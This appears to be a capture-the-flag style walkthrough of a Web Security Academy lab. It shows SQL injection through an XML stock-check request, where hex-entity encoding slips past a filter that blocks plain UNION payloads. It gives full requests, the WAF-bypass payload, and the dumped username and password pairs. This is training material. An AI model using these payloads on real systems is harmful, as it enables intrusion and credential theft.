
LAB 17 SQL injection with filter bypass via XML encoding

Vulnerability detection:


Playing around with the application, noticed, that POST /product/productID and POST product/stockID are sent in XML.



```
Cookie: session=cbhkzx4q3JDXwJN6RvTuDEc0RSBa8Y7u
Content-Length: 107
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 9

694 units
```


I tried to evaluate my input in any way and discovered, that the application has a sort of WAF, detecting SQLi attack attempts:



```
Cookie: session=cbhkzx4q3JDXwJN6RvTuDEc0RSBa8Y7u
Content-Length: 125
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1 UNION SELECT NULL
    </storeId>
  </stockCheck>
```

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

Then, using Hackvertor, I encoded the query to determine the number of columns, returned by the query:




```
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT NULL
        <@/hex_entities>
        </storeId>
      </stockCheck>
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

694 units
null
```

Having no message concerning detected attack, I guess, I have bypassed the WAF and then deduced, that only 1 column is returned. Having more columns will return 0 units, implying an error.

I have prepared the exploit, concatenating results of several columns in one:

```
1 UNION SELECT username || '~' || password FROM users
```



```
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9f0083044c7aac8152399700380042.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT username || '~' || password from users
        <@/hex_entities>
        </storeId>
      </stockCheck>
```


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

wiener~qvfn8h4p4fquwsj8wqsz
carlos~xvugognlclbswk09btj7
administrator~6f72r0l4c41el32b7ofx
694 units
```

3 username~password pairs: wiener~qvfn8h4p4fquwsj8wqsz

carlos~xvugognlclbswk09btj7

administrator~6f72r0l4c41el32b7ofx

Log in successful. Lab is Done!



Congratulations, you solved the lab!

My Account

Your username is: administrator